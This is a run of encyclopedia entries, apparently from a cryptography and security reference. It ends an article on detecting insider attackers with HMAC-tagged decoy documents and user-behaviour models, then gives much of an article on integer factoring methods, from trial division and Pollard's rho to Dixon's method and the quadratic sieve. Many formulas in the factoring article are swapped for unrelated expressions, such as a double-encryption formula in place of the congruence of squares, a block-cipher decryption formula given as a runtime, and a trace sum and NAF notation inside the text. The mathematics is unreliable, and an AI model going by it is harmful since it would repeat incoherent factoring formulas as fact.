A good decoy should make it difficult for an adversary to discern whether they are looking at an authentic document from a legitimate source or if they are looking at a decoy. For concreteness, the definition of “perfect secrecy” proposed in the cryptographic community is built upon to define a “perfect decoy” to be a decoy that is completely indistinguishable from one that is not. One approach used in creating decoys relies on a document marking scheme in which all documents contain embedded markings such that decoys are tagged with Hash-based Message Authentication Codes (HMACs) and non-decoys are tagged with indistinguishable randomness. Here, the challenge of distinguishing decoys reduces to the problem of distinguishing between pseudorandom and random numbers, a task proven to be computationally infeasible under certain assumptions about the pseudorandom generation process. Hence, these are examples of perfect decoys and the only attacker capable of distinguishing them is one with the key, perhaps the highly privileged insider.

Experimental Results

Insider attack research is made difficult due to the lack of readily available insider attackers or a complete set of realistic data they generate. For this reason, researchers must resort to generating their own data that simulates insider attacks. The Schonlau dataset (Matthias 2001) is the most widely used for academic study. It consists of sequences of 15,000 UNIX

commands generated by 50 users with different job roles, but the data does not include command arguments or timestamps. The data has been used for comparative evaluations of different supervised machine learning algorithms. The Schonlau data is not a “true Masquerade” dataset: the data gathered from different users were randomly mixed to simulate a masquerader attack, making the dataset perhaps more suitable for “author identification” studies. An alternative approach to acquire sufficient data for evaluating monitoring and detection techniques is to devise a process to acquire human user data under normal operation as well as simulated attack data where “red team” users are tasked to behave as inside attackers. This type of study is typically subject to Institutional Review Board approvals since human subjects are involved. The process is costly, in time and effort, but is sensible and appropriate to protect personally identifiable data of individual volunteer subjects. This was the approach taken by Maloof et al. for evaluating ELICIT (Bowen et al. 2009b). In order to evaluate the search behavior–based user profiling technique, a user study was conducted, where data from 48 users was gathered by distributing host sensors that upload system event data during normal system use. The volunteers, all CS students at Columbia University, have therefore a common “role” in the organization, and hence variations in the user behavior and their data are not attributable to different job functions as is undoubtedly the case with the Schonlau dataset. Data was also gathered from 14 paid volunteers who emulated masquerade attacks on lab equipment. The dataset, which is called RUU (Are You You?) dataset, is over 10 GB and is available to legitimate researchers for download (Bowen et al. 2009a). The data collected for each user averages about 7 days of normal system use, ranging in the extreme between 1 day and 19 days, and an average of more than 1 million records per user.

In the experiment, the 14 masqueraders had no prior access to the file system of a lab machine, which was designed to look very realistic and to include potentially interesting patent applications, personally identifiable information, as well as account credentials stored in various files. The students were provided a scenario where they were asked to perform a specific task, which consisted of finding any data on the file system that could be used for financial gain. The features used for modeling were in essence volumetric statistics characterizing search volume and velocity, and describing the overall computer session in terms of the number of Internet

browsing-related actions, the number of of development- and programming-related actions, the number of desktop games-related events, etc. A one-class Support Vector Machine (ocSVM) model was then trained for each user using those features. The same features were extracted from test data after dividing them into 60-s epochs. The ocSVM models were tested against these features, and a threshold was used to determine whether the user activity during the 60-s epochs was normal or abnormal. If the user activity was performed by the normal user, but was classified as abnormal by the ocSVM model, a false positive is recorded. The results using the collected data and this modeling approach show that masquerade activity can be detected with 100% accuracy and with a false positive rate of 0.13% (Maloof and Stephens 2007).

Experiments involving deception or trap-based detection methods involved the creation of “decoy documents” with embedded HMACs. The HMAC key is kept secret and managed by the decoy system, where it is also associated with a particular registered host. Since the system depends on all documents being tagged, another component inserts random decoy markers in non-decoy documents, making them indistinguishable from decoys without knowledge of the secret key.

A host sensor that detects malicious activity by monitoring user actions directed at HMAC-embedded decoy documents was built to evaluate the baiting technique. When a decoy document is opened or copied by any application or process, an alert is issued.

The decoy host sensor was tested on a Windows XP machine. A total of 108 decoy PDF documents generated through the decoy system were embedded in the local file system. Markers containing randomness in place of HMACs were embedded in another 2000 normal PDF files on the local system. Any attempt to load a decoy file in memory was recorded by the sensor including content or metadata modification, as well as any attempt to print, zip, or unzip the file.

The sensor detects the loading of decoy files in memory with 100% accuracy by validating the HMAC value in the PDF files. However, it was discovered during validation tests that detection is susceptible to false positive rates. The problem encountered during testing was created by antivirus scans of the file system! The file accesses of the scanning process that touched a large number of files, resulted in the generation of a number of decoy alerts. A solution was engineered for this particular problem by

filtering alerts generated by automatic antivirus scans and backup processes, but the test demonstrates a fundamental design challenge to architect a security system with potentially interfering competing monitors.

Open Problems

Probably the most dangerous of all attackers is the privileged and highly sophisticated user. Such attackers will be fully aware that the system is baited and will employ sophisticated tools to try to analyze, disable, and avoid decoys entirely. As an example of how defeating this level of threat might be possible, consider the analogy with someone who knows encryption is used (and which encryption algorithm is used), but still cannot break the system because they do not have knowledge of an easy-to-change operational parameter (the key). Likewise, just because someone knows that decoys are used in the system does not mean they should be able to identify them all. Devising hard-to-defeat insider attack detection systems for the most sophisticated and knowledgeable insider remains an open challenge.

The detection of insider threats and insider malfeasance is only part of the story. Mitigation strategies may include a significant effort to evaluate the security policies of an organization that may be warranted once an insider attack has been detected (see Lawrence-Pfleege et al. 2010). Much effort in large organizations is devoted to mapping the IT network, and defending it primarily from outside attackers. Internal security is typically handled by state-of-the-art authentication technology. An important new area of research involves measurement of the security posture of the entire organization, primarily focused on the credentialed users within that organization. New research is needed to design metrics to evaluate whether users are ill-informed of critical policies, and whether they commit too many serious errors that threaten the security of the entire organization. The insider threat problem requires a far deeper analysis and significant new research before anyone can say with any level of assurance “my organization is secure.”

Recommended Reading

Ben Salem M (2009) RUU dataset.

Ben Salem M, Hershkop S, Stolfo SJ (2008) A survey of insider attack detection research. In: Stolfo S, Bellovin S, Hershkop S, Sinclair S, Smith S (eds) Insider attack and cyber security: beyond the hacker. Springer, New York, pp 69–90

Ben Salem M, Hershkop S, Stolfo SJ (2010) Modeling user search-behavior for masquerade detection. Technical report # cucs-014-10. Department of Computer Science, Columbia University, New York

Bowen BM, Ben Salem M, Hershkop S, Keromytis AD, Stolfo SJ (2009a) Designing host and network sensors to mitigate the insider threat. IEEE Secur Priv Mag 7(6):22–29

Bowen BM, Hershkop S, Keromytis AD, Stolfo SJ (2009b) Baiting inside attackers using decoy documents. In: Proceedings of the 5th international ICST conference on security and privacy in communication networks (SecureComm 2009), Athens, 2009

Lawrence-Pfleege S, Predd JB, Hunker J, Bulford C (2010) Insiders behaving badly: addressing bad actors and their actions. IEEE Trans Inf Forensics Secur 5(1):169

Maloof MA, Stephens GD (2007) Elicit: a system for detecting insiders who violate need-to-know. In: Kruegel C, Lippmann R, Clark A (eds) Recent advances in intrusion detection (RAID 2007). Springer, Heidelberg, pp 146–166

Matthias S (2001) Masquerading user data. http://www.schonlau.net/intrusion.html

Stoll C (1988) Stalking the wily hacker. Commun ACM 31(5):484

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300511

Instant Disclosure

Vulnerability Disclosure Economics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_455

Integer Factoring

Arjen K. Lenstra[43] ✉
(43) Laboratory for Cryptologic Algorithms – LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

✉ **Arjen K. Lenstra**
Email: akl@epfl.ch

Definition

Integer factoring is the following problem: given a positive composite integer n, find positive integers v and w, both greater than 1, such that $n = v \cdot w$.

Background

Integer factoring is widely assumed to be a hard problem. Obviously, it is not hard for all composites, but composites for which it is believed to be difficult can easily be generated. This belief underlies the security of *RSA public-key encryption* and the *RSA digital signature scheme*. To the present day, no proof of the difficulty of factoring has been published. This is quite unlike the *discrete logarithm problem*, where the difficulty is provable for a generic group (Nechaev 1968; Shoup 1997).

However, this result does not have much practical relevance. In particular it does not say anything about the hardness of computing discrete logarithms in multiplicative groups of finite fields, a problem that is widely regarded as being as hard (or as easy) as integer factoring. On a quantum computer, both problems are easy in the sense that they allow polynomial-

time solutions. Given the current state of the art in quantum computer manufacturing, this is not yet considered to be a threat affecting factoring or discrete logarithm–based cryptosystems. Quantum computer factoring is not discussed here.

Theory and Applications

Methods for Integer Factorization

RSA cryptosystems are faster when smaller composites are used, but believed to be more secure for larger ones. Finding the right middle-ground between efficiency and security requirements requires the study of theoretical and practical aspects of the integer factorization methods. Often, two types of integer factoring methods are distinguished: general purpose and special purpose methods. For general purpose methods the factoring effort depends solely on the size of the composite n to be factored. For special purpose methods properties of n (mostly but not always of one of the factors of n) come into play as well. RSA composites are generally chosen in such a way that special purpose methods would be less efficient than general purpose ones. Special purpose methods are therefore hardly relevant for RSA composites. For randomly selected composites, however, special purpose methods are on average very effective. For example, almost 92% of all positive integers have a factor < 1,000; if such a factor exists, it will be found very quickly using trial division, the simplest of the special purpose methods (see below). Here the following factoring methods are sketched:

- *Special purpose*. Trial division, Pollard's rho method, Pollard's $p - 1$ method and generalizations thereof, *elliptic curve method for factoring*
- *General purpose*. Fermat's method and congruence of squares, Dixon's random squares method, continued fraction method (CFRAC), linear sieve, *quadratic sieve*, *number field sieve for factoring*

For a more complete survey refer to Crandall and Pomerance (2001) and the references therein.

Establishing Compositeness

Fermat's little theorem says that $a^{p-1} \equiv 1 \mod p$ if p is a *prime number* and a is a positive integer < p (*modular arithmetic*). Thus, an $a \in \{1, 2, \ldots,$

$n-1\}$ for which $v=(v_1,\ldots,v_n)$ would establish the compositeness of n at the cost of a single exponentiation modulo n. The proof of compositeness does not provide any information that may be useful to find a nontrivial factor of n. Also, this type of compositeness proof does not work for all composites, because for some composites $a^{n-1}\equiv 1 \mod n$ for all a that are coprime to n. There are infinitely many of such composites, the so-called Carmichael numbers (Alford et al. 1994).

Fermat's little theorem allows an alternative formulation for which the converse is always useful for compositeness testing. Let $n-1=2^t\cdot u$ for integers t and u with u odd. If $n>2$ were prime, then any integer $a\in\{2, 3, \ldots, n-1\}$ satisfies the condition that either $a^u\equiv 1 \mod n$ or $a^{2^i u}\equiv -1 \bmod n$ for some $i\in\{0, 1, \ldots, t-1\}$. An integer $a\in\{2, 3, \ldots, n-1\}$ for which this condition does not hold is called a "witness to the compositeness of n." For odd composite n at least 75% of the numbers in $\{2, 3, \ldots, n-1\}$ are witnesses to their compositeness (Rabin 1980). Therefore, it can in general be expected that n's compositeness can be proved at the cost of at most a few exponentiations modulo n, simply by trying elements of at random until a witness has been found. This probabilistic compositeness test is often referred to as the *Miller-Rabin probabilistic primality test*. If n itself is randomly selected too (as may happen during the search for a prime number), it is usually faster to establish its compositeness using trial division (see below).

Distinct Factors

Let a be a witness to the compositeness of n, as above. This witness can be used to check that n is not a prime power at negligible additional cost. By squaring the number $\mathrm{Tr}(c)=\sum c_i$ that was last calculated, one calculates $(a^n-a) \mod n$. If it is zero, then n is not a prime power because the odd parts of the $t+2$ factors

$$a\cdot(a^u-1)\cdot\prod_{i=0}^{t-1}\left(a^{2^i u}+1\right)$$

of a^n-a are pairwise relatively prime; actually, in that case one of those $t+2$ factors has a nontrivial factor in common with n, which can easily be found. If $(a^n-a) \mod n\neq 0$, one verifies that $\gcd(a^n-a, n)=1$, which

shows that n is not a prime power: if n were p^k for a prime p, then $a^p \equiv a \mod p$ and thus also $a^n \equiv a^{p^k} \equiv a \mod p$, so that p would divide $a^n - a$.

Repeated Factors

If n is an odd composite and not a prime power, it may still be a proper power of a composite (i.e., $n = m^\ell$ for $m, \ell \in \mathbf{Z}_{>1}$ with m composite) or it may properly contain a square (i.e., $n = m^\ell \cdot w$ for $m, \ell, w \in \mathbf{Z}_{>1}$ with $\gcd(m, w) = 1$). Proper powers can be recognized by approximating ℓth roots of n for $1 \leq \ell \leq \left\lceil \frac{\log n}{\log 3} \right\rceil$ using a standard numerical method such as Newton's method. At present there is in general no better way to find out if n properly contains a square than factoring n.

Trial Division

Trial division up to bound B is the process of checking for all primes $\leq B$ in succession if they divide n, until the smallest prime factor p of n is found or until it is shown that $p > B$. This takes time proportional to $\log n \cdot \min(p, B)$. For randomly selected n trial division can be expected to be very effective. It cannot be recommended to use B larger than, say, 10^6 (with the precise value depending on the relative speeds of implementations) because larger p can be found more efficiently using one of the methods described below.

Pollard's rho Method

Pollard's rho method (Pollard 1975) is based on the *birthday paradox*: if $x_0, x_1, x_2, \ldots$ is a random walk on $\mathbf{Z}/p\mathbf{Z}$, then for any p there is a fair probability that $x_i = x_j$ for some indices $i \neq j$ up to about $\sqrt{p}$. Similarly, if $x_0, x_1, x_2, \ldots$ is a random walk on $\mathbf{Z}/n\mathbf{Z}$, then for any $p < n$ there is a fair probability for a collision $x_i \equiv x_j \mod p$ for $i \neq j$ up to about $\sqrt{p}$; if p is an unknown divisor of n, such a collision can be recognized because it implies that p divides $\gcd(n, x_i - x_j)$.

In Pollard's rho method a walk on $\mathbf{Z}/n\mathbf{Z}$ is defined by selecting $x_0 \in \mathbf{Z}/n\mathbf{Z}$ at random and by defining $x_{i+1} = \left(x_i^2 + 1\right) \mod n$. There is no a priori reason why this would define a random walk on $\mathbf{Z}/n\mathbf{Z}$, but if it does it may reveal the smallest factor p of n after only about $\sqrt{p}$ iterations.

At the ith iteration, this would require $i - 1$ gcd-computations $\gcd(n, x_i - x_j)$ for $j < i$, making the method slower than trial division. This problem is overcome by means of Floyd's cycle-finding method: at the ith iteration compute just $\gcd(n, x_i - x_{2i})$ (thus requiring computation of not only x_i but x_{2i} as well). As a result, and under the assumption that the walk is random, the expected time to find p becomes proportional to $(\log n)^2 \cdot \sqrt{p}$; this closely matches practical observations. The name of the method is based on the shape of the Greek character rho ("ρ") depicting a sequence that bites in its own tails. The method is related to Pollard's rho method for solving the *discrete logarithm problem*.

In practice, the gcd-computation per iteration is replaced by a single gcd-computation of n and the product modulo n of, say, 100 consecutive $(x_i - x_{2i})$'s. In the unlikely event that the gcd turns out to be equal to n, one backs up and computes the gcds more frequently. See also Montgomery (1987).

Pollard's $p - 1$ Method

Pollard's $p - 1$ method (Pollard 1974) is based on the following observation. It follows from Fermat's little theorem that if a is coprime to a prime p and k is an integer multiple of $p - 1$, then $a^k \equiv 1 \mod p$. Thus, if p is a prime factor of n, then p divides either $\gcd(a, n)$ or $\gcd(a^k - 1, n)$, where a is randomly selected from $\{2, 3, \ldots, n - 2\}$. This means that primes p dividing n for which $p - 1$ is B-smooth (*smoothness*) may be found by selecting an integer $a \in \{2, 3, \ldots n - 2\}$ at random, checking that $\gcd(a, n) = 1$, and computing $\gcd(a^k - 1, n)$ where k is the product of the primes $\leq B$ and appropriately chosen small powers thereof. This takes time proportional to $(\log n)^2 \cdot B$. In a "second stage" one may successively try $k \cdot q$ as well for the primes q between B and B', thereby finding p for which $p - 1$ is the product of a B-smooth part and a single larger prime factor up to B'; the additional cost is proportional to $B' - B$.

For n with unknown factorization, the best values B and B' are unknown too and, in general, too large to make the method practical. However, one may try values B, B' depending on the amount of computing time one finds reasonable and turn out to be lucky; if not, one gives up as far as Pollard's $p - 1$ method is concerned. Despite its low probability of success, the method is quite popular, and has led to some surprising factorizations.

Generalizations of Pollard's $p - 1$ Method

Pollard's $p - 1$ method is the special case $d = 1$ of a more general method that finds a prime factor p of n for which the order $p^d - 1$ of the multiplicative group $\mathbf{F}_{p^d}^*$ of $\mathbb{F}_{q^d}$ is smooth.

Because

$$X^d - 1 = \prod_{t \text{ dividing } d} \phi_t(X),$$

where $\phi_t(X)$ is the tth cyclotomic polynomial (thus, $\phi_1(X) = X - 1$, $\phi_2(X) = \frac{X^2-1}{X-1} = X + 1$, $\phi_3(X) = \frac{X^3-1}{X-1} = X^2 + X + 1$, $\phi_4(X) = \frac{X^4-1}{(X-1)(X+1)} = X^2 + 1$, etc.), the order of $\mathbf{F}_{p^d}^*$ is smooth if and only if $\phi_t(p)$ is smooth for all integers t dividing d. For each t the smoothness test (possibly leading to a factorization of n) consists of an exponentiation in a ring modulo n that contains the order $\phi_t(p)$ subgroup of the multiplicative group of the subfield $\mathbf{F}_{p^t}$ of $\mathbb{F}_{q^d}$. For $t = d = 2$ the method is known as Williams' $p + 1$ method (Williams 1982); for general d, it is due to Bach and Shallit (1989).

Usage of "Strong Primes" in RSA

It is not uncommon, and even prescribed in some standards, to use so-called *strong primes* as factors of RSA moduli. These are primes for which both $p - 1$ and $p + 1$ have a very large prime factor, rendering ineffective a $p - 1$ or $p + 1$ attack against the modulus. This approach overlooks other $\phi_t(p)$ attacks (which, for random moduli, have an even smaller probability of success). More importantly it overlooks the fact that the resulting RSA modulus is just as likely to be vulnerable to a single elliptic curve when using the *elliptic curve method for factoring*. It follows that usage of strong primes does in general not make RSA moduli more resistant against factoring attacks. See also Rivest and Silverman (2001).

Cycling Attacks Against RSA

These attacks, also called "superencryption attacks" work by repeatedly re-encrypting an RSA ciphertext, in the hope that after k re-encryptions (for some reasonable k) the original ciphertext appears. They are used as an

additional reason why *strong primes* should be used in RSA. However, it is shown in Rivest and Silverman (2001) that a generalized and more efficient version of cycling attacks can be regarded as a special purpose factoring method that is successful only if all prime factors of $p - 1$ are contained in $e^k - 1$ for one of the primes p dividing n, where e is the RSA *encryption exponent*. The success probability of this attack is therefore small, even when compared to the success probability of Pollard's $p - 1$ method.

Elliptic Curve Method for Factoring

The success of Pollard's $p - 1$ method (or its generalizations) depends on the smoothness of the order of one of the groups $\mathbb{F}_p^*$ (or $\mathbf{F}_{p^d}^*$) with p ranging over the prime factors of n. Given n, the group orders are fixed, so the method works efficiently for some n but for most n it would require too much computing time. In the elliptic curve method (Lenstra 1987) each fixed group $\mathbb{F}_p^*$ of fixed order (given n) is replaced by the group E_p of points modulo p of an elliptic curve modulo n. For randomly selected elliptic curves modulo n, the order $\#E_p$ of E_p behaves as a random number close to p. If $\#E_p$ is smooth, then p can efficiently be found using arithmetic in the group of points of the elliptic curve modulo n. It is conjectured that the smoothness behavior of $\#E_p$ is similar to that of ordinary integers of that size (*smoothness probability*), which implies that the method works efficiently for all n. It also implies that the method can be expected to find smaller factors faster than larger ones. In the worst case where n is the product of two primes of about the same size the heuristic expected runtime is $L_n[1/2, 1]$, with L_n as in *L notation*; this is subexponential in $\log(n)$. See *Elliptic Curve Method for Factoring* for a more complete description and more detailed expected runtimes.

Fermat's Method and Congruence of Squares

Fermat's method attempts to factor n by writing it as the difference of two integer squares. Let $n = p \cdot q$ for odd p and q with $p < q$, so that $q - p = 2y$ for an integer y. With $x = p + y$ it follows that $n = (x - y)(x + y) = x^2 - y^2$. Thus, if one tries $x = [\sqrt{n}] + 1, [\sqrt{n}] + 2, [\sqrt{n}] + 3, \ldots$ in succession until $x^2 - n$ is a perfect square, one ultimately finds $x^2 - n = y^2$. This is

efficient only if the resulting y, the difference between the factors, is small; if it is large, the method is inferior even to trial division.

Integers x and y that satisfy the similar but weaker condition

$$y = e_{k_2}\left(e_{k_1}(x)\right)$$

may also lead to a factorization of n: from the fact that n divides $x^2 - y^2 = (x - y)(x + y)$ it follows that

$$n = \gcd\left(n, x - y\right) \gcd\left(n, x + y\right).$$

If x and y are random solutions to $x^2 \equiv y^2 \mod n$, then there is a probability of at least 50% that this yields a nontrivial factorization of n. All general purpose factoring methods described below work by finding "random" solutions to this equation.

The Morrison–Brillhart Approach

To construct solutions to $x^2 \equiv y^2 \mod n$ that may be assumed to be sufficiently random, Kraïtchik in the 1920s proposed to piece together solutions to $x^2 \equiv a \mod n$. In the Morrison–Brillhart approach this is achieved using the following two steps (Morrison and Brillhart 1975):

Relation collection. Fix a set P of primes (often called the *factor base*), and collect a set V of more than $\#P$ integers v such that

$$v^2 \equiv \left(\prod_{p \in P} p^{e_{v,p}}\right) \bmod n, \text{with } e_{v,p} \in \mathbf{Z}.$$

These identities are often called "relations" modulo n. If P is the set of primes $\leq B$, then v's such that v^2 is B-smooth lead to relations. For each v the exponents $e_{v,p}$ are regarded as a $\#P$-dimensional vector, denoted $(e_{v,p})_{p \in P}$.

Relation combination. Because $\#V > \#P$, the $\#P$-dimensional vectors $(e_{v,p})_{p \in P}$ are linearly dependent and there exist at least $\#V - \#P$ linearly independent subsets S of V such that

$$\sum_{v \in S} \left(e_{v,p}\right)_{p \in P} = 2\left(s_p\right)_{p \in P}, \text{with } \left(s_p\right)_{p \in P} \in \mathbf{Z}^{\#P}.$$

These subsets S with corresponding vectors $(s_p)_{p \in P}$ give rise to at least $\#V - \#P$ independent solutions to $x^2 \equiv y^2 \mod n$, namely

$$x = \left(\prod_{v \in S} v \right) \bmod n, y = \left(\prod_{p \in P} p^{s_p} \right) \bmod n,$$

and thereby at least $\#V - \#P$ independent chances to factor n.

All current general purpose factoring methods are based on the Morrison–Brillhart approach. They differ in the way the relations are collected, but they are all based on, more or less, the same relation combination step.

Matrix Step

Because S and $(s_p)_{p \in P}$, as above, can be found by looking for linear dependencies modulo 2 among the rows of the $(\#V \times \#P)$-matrix $(e_{v,p})_{v \in V, p \in P}$, the relation combination step is often referred to as the "matrix step." With Gaussian elimination the matrix step can be done in $(\#P)^3$ steps (since $\#V \approx \#P$). Faster methods, such as conjugate gradient, Lanczos, or Wiedemann's coordinate recurrence method, require $O(w \cdot \#P)$ steps (O notation), where w is the number of nonzero entries of the matrix $(e_{v,p} \mod 2)_{v \in V, p \in P}$. See Coppersmith (1994), LaMacchia and Odlyzko (1991), Montgomery (1995), Pomerance and Smith (1992), Villard (1997), and Wiedemann (1986) for details.

In the various runtime analyses below, $\#P$ is measured using the *L notation* and w turns out to be $c \cdot \#P$ for a c that disappears in the $o(1)$ of the L notation, so that the runtime $O(w \cdot \#P)$ simplifies to $(\#P)^2$.

Dixon's Random Squares Method

The simplest relation collection method is to define P as the set of primes $\leq B$ for some bound B and to select different v's at random from $\mathbf{Z}/n\mathbf{Z}$ until more than $\pi(B)$ ones have been found for which $v^2 \mod n$ is B-smooth. This method is called *Dixon's random squares method* (Dixon 1981). The choice of B, and the resulting expected runtime, depends on the way the values $v^2 \mod n$ are tested for B-smoothness. If smoothness is tested using trial division, then $B = L_n[1/2, 1/2]$ (with L_n as in *L notation*). For each

candidate v, the number $v^2 \mod n$ is assumed to behave as a random number $\leq n = L_n[1, 1]$, and therefore, according to *smoothness probability*, B-smooth with probability $L_n[1/2, -1]$. Testing each candidate for B-smoothness using trial division takes time $\#P = \pi(B) = L_n[1/2, 1/2]$ (using the properties of L_n as set forth in *L notation*), so collecting somewhat more than $\#P$ relations can be expected to take time

$$\overbrace{L_n\left[1/2, 1/2\right]}^{\text{number of relations to be collected}} \cdot \overbrace{L_n\left[1/2, 1/2\right]}^{\text{trial division}} \cdot \overbrace{\left(L_n\left[1/2, -1\right]\right)^{-1}}^{\text{inverse of smoothness probability}} = L_n\left[1/2, 2\right].$$

Gaussian elimination on the $\#V \times \#P$ matrix takes time

$$L_n[1/2, 1/2]^3 = L_n\left[1/2, 3/2\right].$$

Because at most $\log_2(n)$ entries are non-zero for each vector $(e_{v,p})_{p \in P}$, the total number of non-zero entries of the matrix is $\#V \cdot \log_2(n) = L_n[1/2, 1/2]$ and the matrix step can be done in

$$M_i \leftarrow E_{K1}^{-1}\left(C_i \oplus S_i\right) \oplus S_i$$

steps using Lanczos or Wiedemann algorithms. In either case the runtime is dominated by relation collection and the total expected time required for Dixon's method with trial division is $L_n[1/2, 2]$. Unlike most methods described below, the expected runtime of the trial division variant of Dixon's method can rigorously be proved, i.e., it does not depend on any heuristic arguments or conjectures.

If B-smoothness is tested using the elliptic curve method, the time to test each $v^2 \mod n$ is reduced to $L_n[1/2, 0]$: the entire cost of the smoothness tests disappears in the $o(1)$. As a result the two stages can be seen to require time $L_n[1/2, 3/2]$ each when Gaussian elimination is used for the matrix step. In this case, i.e., when using the elliptic curve method for smoothness testing, the runtime can be further reduced by using Lanczos or Wiedemann methods and a different value for B. Redefine B as $L_n\left[1/2, \sqrt{1/2}\right]$ so that relation collection takes time

$$L_n\left[1/2, \sqrt{1/2}\right] \cdot L_n\left[1/2, 0\right] \cdot \left(L_n\left[1/2, -\sqrt{1/2}\right]\right)^{-1} = L_n\left[1/2, \sqrt{2}\right]$$

and the matrix step requires $L_n\left[1/2, \sqrt{1/2}\right]^2 = L_n\left[1/2, \sqrt{2}\right]$ steps. The overall runtime of Dixon's method becomes

$$L_n\left[1/2, \sqrt{2}\right] + L_n\left[1/2, \sqrt{2}\right] = L_n\left[1/2, \sqrt{2}\right];$$

asymptotically relation collection and combination are equally expensive. As described here, the expected runtime of this elliptic curve–based variant of Dixon's method depends on the conjecture involved in the expected runtime of the elliptic curve method. It is shown in Pomerance (1987), however, that the expected runtime of a variant of the elliptic curve smoothness test can rigorously be proved. That leads to a rigorous $L_n\left[1/2, \sqrt{2}\right]$ expected runtime for Dixon's method.

Continued Fraction Method (CFRAC)

The *quadratic residues* $v^2 \mod n$ in Dixon's method provably behave with respect to smoothness probabilities as random non-negative integers less than n. That allows the rigorous proof of the expected runtime of Dixon's method. However, this theoretical advantage is not a practical concern. It would be preferable to generate smaller quadratic residues, thereby improving the smoothness chances and thus speeding up relation collection, even though it may no longer be possible to rigorously prove the expected runtime of the resulting method. The earliest relation collection method where quadratic residues were generated that are substantially smaller than n was due to Morrison and Brillhart (1975) and is based on the use of continued fractions; actually, this method (dubbed "CFRAC") predates Dixon's method.

If a_i/b_i is the ith continued fraction convergent to $\sqrt{n}$, then $\left|a_i^2 - nb_i^2\right| < 2\sqrt{n}$. Thus, if v is chosen as a_i for $i = 1, 2, \ldots$ in succession, then $v^2 \mod n = a_i^2 - nb_i^2$ is a quadratic residue modulo n that is $\mathbf{y}_i \in \mathbb{R}^1$ and thus much smaller than n. In practice this leads to a substantially larger smoothness probability than in Dixon's method, despite the fact that if

prime p divides $v^2 \bmod n$, then $(a_i/b_i)^2 \equiv n \bmod p$ so that n is a quadratic residue modulo p. With $B = L_n[1/2, 1/2]$, P the set of primes $p \leq B$ with $\left(\frac{n}{p}\right) = 1$, and elliptic curve smoothness testing, the heuristic expected runtime becomes $L_n[1/2, 1]$. The heuristic is based on the assumption that the residues $v^2 \bmod n$ behave, with respect to smoothness properties, as ordinary random integers $\leq n$ and that the set of primes $p \leq B$ for which $\left(\frac{n}{p}\right) = 1$ does not behave unexpectedly. In that case, when the *L notation* is used to express smoothness probabilities, the difference with truly random integers disappears in the $o(1)$.

In Lenstra Jr and Pomerance (1992) it is shown how this same expected runtime can be achieved rigorously (by a method that is based on the use of class groups). If elliptic curve smoothness testing is replaced by trial division, $B = L_n\left[1/2, \sqrt{1/8}\right]$ is optimal and the heuristic expected runtime becomes $L_n\left[1/2, \sqrt{2}\right]$.

Note on the Size of RSA Moduli

In the mid 1970s, CFRAC (with trial division based smoothness testing) was the factoring method of choice. Strangely, at that time, no one seemed to be aware of its (heuristic) subexponential expected runtime $L_n\left[1/2, \sqrt{2}\right]$. Had this been known by the time the RSA challenge (Gardner 1977) was posed, Ron Rivest may have based his runtime estimates on CFRAC instead of Pollard's rho (with its exponential expected runtime) (Rivest 1977), come up with more realistic estimates for the difficulty of factoring a 129-digit modulus, and could have decided that 129 digits were too close for comfort (as shown in Atkins et al. (1995)). As a result, 512-bit RSA moduli may have become less popular.

Linear Sieve

It was quickly realized that the practical performance of CFRAC was marred by the trial division based smoothness test. In the late 1970s Richard Schroeppel therefore developed a new way to generate relatively small residues modulo n that can be tested for smoothness very quickly: look for small integers i, j such that

$$f(i,j) = \left(i + \left[\sqrt{n}\right]\right)\left(j + \left[\sqrt{n}\right]\right) - n \approx (i+j)\sqrt{n}$$

is smooth. Compared to CFRAC the residues are somewhat bigger, namely $r_j, x_j \in \mathbb{Z}_p$ as opposed to $\mathcal{O}(1)$. But the advantage is that smoothness can be tested for many *i*, *j* simultaneously using a sieve (*sieving*): if *p* divides *f*(*i*, *j*) then *p* divides *f*(*i* + *kp*, *j* + *ℓp*) for any *k*, *ℓ* ∈ **Z**. This means that if *f*(*i*, *j*) is tested for *B*-smoothness for 0 ≤ *i* < *I* and 0 ≤ *j* < *J*, the smoothness tests no longer take time $I \cdot J \cdot \pi(B) \approx I \cdot J \cdot B/\log B$, but

$$\sum_{p \le B} \sum_{0 \le i < I} \sum_{0 \le j < J} \frac{1}{p} = O(I \cdot J \cdot \log\log(B)) .$$

This leads to a heuristic expected runtime $L_n[1/2, 1]$. Inconveniently, $us + vt = \gcd(u, v)$. is not automatically a square, which means that for all values $o(\log N)$ and $\mathrm{NAF}_2(k)$ that occur in smooth *f*(*i*, *j*)'s columns have to be included in the matrix. The effect this has on the expected runtime disappears in the *o*(1) in L_n.

This method, dubbed "linear sieve," was the first factoring method that was heuristically shown (by Schroeppel) to have subexponential expected runtime. (That the earlier CFRAC also had subexponential expected runtime was realized only later; see also Knuth (1997).) Its main historical significance is, however, that it led to the *Quadratic Sieve*, for many years the world's most practical factoring method.

Quadratic Sieve

The first crude version of the quadratic sieve was due to Carl Pomerance who realized that it may be profitable to take *i* = *j* in Schroeppel's linear sieve. Although smoothness could still be tested quickly using a sieve and the heuristic expected runtime (with sieving) turned out to be a low $L_n[1/2, 1]$, in practice the method suffered from deteriorating smoothness probabilities (due to the linear growth of the quadratic residue *f*(*i*, *j*)). This problem was, however, quickly overcome by Jim Davis and Diane Holdridge which led to the first factorization of a number of more than 70 decimal digits (Davis and Holdridge 1984). Since then the method has been embellished in various ways (most importantly by Peter Montgomery's multiple polynomial version, as described in Silverman (1987)) to make it

even more practical. See *Quadratic Sieve* for details. At this point the largest factorization obtained using quadratic sieve is the 135-digit factorization reported in Leyland et al. (2002).

Number Field Sieve

Until the late 1980s the best factoring methods, including the most practical one (quadratic sieve), shared the same expected runtime $L_n[1/2, 1]$ despite the fact that the underlying mathematics varied considerably: heuristically for quadratic and linear sieve, CFRAC, and the worst case of the elliptic curve method, and rigorously for the class group method from Lenstra Jr and Pomerance (1992). This remarkable coincidence fostered the hope among users of the RSA cryptosystem that $L_n[1/2, 1]$, halfway between linear time $\log n$ and exponential time n (*L notation*), is the "true" complexity of factoring.

